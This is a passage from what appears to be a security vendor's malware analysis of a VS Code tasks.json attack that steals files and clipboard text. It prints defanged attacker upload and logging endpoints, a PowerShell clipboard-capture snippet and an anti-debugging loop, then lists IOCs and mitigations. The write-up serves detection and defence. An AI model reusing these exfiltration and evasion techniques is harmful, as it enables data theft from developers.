

The “sp_s” function restarts any specified processes that have gone “stale” (running for more than 24 hours). "sp_s" then combines the “spawn” Node method with the arguments “process.execPath” (the current process, node.exe) and “-”, accepting further arguments from the pipeline. “stdin.end(u)” then presents the main argument to node.exe to continue execution. This function will later be called exclusively to run embedded scripts within this payload.
Interestingly, a series of Google Chrome/Chromium extensions for crypto wallets are defined in a list, named “wps”, but they are never mentioned after their definition. This may allude to future versions of this attack targeting crypto wallets and their seed phrases.


Before defining the primary embedded scripts, a logger function named “f_s_l” is declared, which uses a hardcoded HMAC secret to encrypt a message and the Axios library to send this message to the following endpoint:
hxxp://144[.]172[.]116[.]80:8087/api/log
This logger function is also utilized to exfiltrate captured data from infected machines to attacker infrastructure.
Embedded scripts
In the first embedded script, it is worth noting the LDB database and API are specifically targeted with a single line command: “node.exe ldb”. Calling “ldb” serves to initialize the database and allow for files to be captured that may not have been available without initialization.
AutoUpload
The next embedded script, “autoUpload”, is much longer and defines both excluded and “sensitive” file extensions before executing its main logic.


The “uploadFile” function first checks if the file is valid, is below the maximum size specified, and has read permissions before creating a new “form” and opening a file stream with the “createReadStream” method. This function then uses a hardcoded HMAC validation secret to encrypt the file data and send it with Axios to the following endpoint:
hxxp://144[.]172[.]116[.]80:8086/upload
Once this file is uploaded, the file stream is destroyed to allow for a new file to be uploaded. The “uploadFile” function is defined but not yet invoked.


Within the same embedded script, a function “scanAndUploadDirectory” recursively scans folders for sensitive files, comparing their full paths to the previously defined lists in Figure 19. This is where the “uploadFile” function is invoked, allowing up to three retries per file before breaking and moving on to the next.

The final action the script executes is to define a list of priority directories (including “/mnt” if a WSL environment is detected) and execute the main function, which invokes all previously defined functions.
SocketScript
The final embedded script within this payload repeats some steps such as WSL detection and endpoint declaration. Ultimately, “SocketScript” declares and invokes a “watchClipboard” function that sends clipboard contents to the specified endpoint every second. Likely for organizational reasons, this data is sent to the same endpoint as the previous script with a different port:
hxxp://144[.]172[.]116[.]80:8087
This script also defines the socket URL with the same variable “s_s”, replacing “http” with “ws” to match WebSocket syntax.


Due to this embedded script being run in a different scope, the “f_s_l” function name is reused and is now much simpler. This “f_s_l” function now accepts a 100-character message and captures victim information including hostname, OS type, and username, using the same hardcoded HMAC secret to encrypt this data and send it through Axios. Once again, this logging function will be used to send captured data to attacker infrastructure.

The next function, “connectSocket”, uses the previously declared socket URL to initiate the connection that captured data will be sent through. This function includes a custom method for the attacker. Upon receiving the message “whour” (“who you are”), a “socket.emit” is sent including “whoIm” and the captured user data.
Finally, the “watchClipboard” function is declared. This function uses PowerShell and the .NET framework to capture the clipboard contents every 1000 ms and if the content differs from the last clipboard capture, uses the “f_s_l” function to send this data out.
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.Clipboard]::GetText()

Effectively, this function serves to continuously monitor the clipboard and send any new copied text to attacker infrastructure.
Analysis evasion

A notable attempt at evading analysis is the final function in this payload, which serves as a debugger trap. Depending on the argument given, this function will either send a call to attached debuggers, halting automation and prompting user input, or return a function that hangs indefinitely. This is done with the following expression:
return function (j) {}.constructor(‘while (true) {}’).apply(‘counter’)
By leveraging the “.apply(‘counter’)” method on a non-terminating loop, all resources are seized and the script (along with any attached tools or debuggers) is halted.
Conclusion
Although several stages are required for this attack to succeed, many of the tools and commands used are non-malicious without context. The first step in the chain of compromise began by trusting a malicious source, leading to auto-execution of the “tasks.json” file.
Developers as well as new users of VS Code should be cognizant of these types of attacks and exercise scrutiny when opening unknown projects. By verifying authors and following a Zero Trust methodology, users and companies alike can mitigate risk and ensure safe development in their environments.
IOCs
SHA-256
tasks.json
806de89db37c18b2d722c1c50b9ee90641cdb941836dc98c1d6e1e2049f58db7
vscode-bootstrap.cmd
2a935b27687204c7c09b0f0fada6419c6017c68887b8e0bab4a8f9dabc1616fc
env-setup.npl
a7de382e429b123361b662e0e36ebfc55ac91e1eb47043a6695c1959b15f5588
package.json
d819efc15022108954d730e0493b1ebe4e325bcfdaa8ef87a101674dfdfb2cdc
Final Payload
cda1f5aec8d0be8a9bd16d119d5e2fece565021b9e11a440f564f1c6f3c725bf
Domain
vscode-load[.]onrender[.]com
ip-api-check-gold[.]vercel[.]app
IP Address
144[.]172[.]116[.]80
How to mitigate this type of attack
Preventing this type of abuse requires user awareness, configuration hardening, and endpoint controls.
- Disable or audit automatic task execution: Where possible, automatic task execution should be disabled or restricted, particularly for projects obtained from public repositories or third-party sources.
- Inspect tasks.json files before execution: Manually review for suspicious behavior such as: use of Curl, PowerShell, or cmd.exe; OS-specific command branching; obfuscated command strings; piping remote content directly into an interpreter.
- Control tool installation: Limiting which frameworks and runtimes are permitted to install and execute on your endpoints reduces the attack surface.
- Block unauthorized outbound connections: Preventing tools from reaching untrusted external infrastructure can disrupt multi-stage payload delivery.
- Apply Zero Trust principles to developer environments: Developer workstations often receive elevated trust by default, but treating development tools and scripts with the same scrutiny as production workloads helps prevent that “trusted tooling” from becoming a blind spot.
Recommendations for ThreatLocker customers
The ThreatLocker Platform helps you significantly reduce the risk of this attack using existing controls without disrupting your workflows.
- Ringfencing™: Limit what VS Code and Node.js are allowed to interact with including access to user directories, clipboards, and networks.
- Elevation Control: Ensure developers aren’t operating with unnecessary admin privileges. This limits the impact of successful code execution and reduces the attacker’s ability to expand access.
- Storage Control: Prevent unauthorized file access and exfiltration attempts by restricting which processes can read sensitive file types and directories.
FAQs
What makes this attack effective?
The attack abuses trusted developer tools and a legitimate feature (tasks.json) to execute code without triggering traditional malware indicators. The payload itself is delivered in stages, heavily obfuscated and dependent on context-specific execution.
Is this vulnerability specific to VS Code?
This is not a vulnerability in VS Code itself, but rather an abuse of intended functionality. Any development environment that supports automatic task execution can be targeted in a similar manner.
Does this require user interaction?
Yes. The user must open the project folder and mark it as trusted. However, this action is common and often performed without inspection, especially when working with sample code or public repositories.
Why is Axios required for payload retrieval?
The attacker enforced a library-specific request requirement to evade automated analysis and simple command-line tools such as Curl, ensuring only the intended execution path could retrieve the real payload.
Are developers the primary target?
Yes. This attack specifically targets developer environments, which often have elevated trust, access to sensitive data, and powerful tooling installed by default.

ABOUT THE AUTHOR
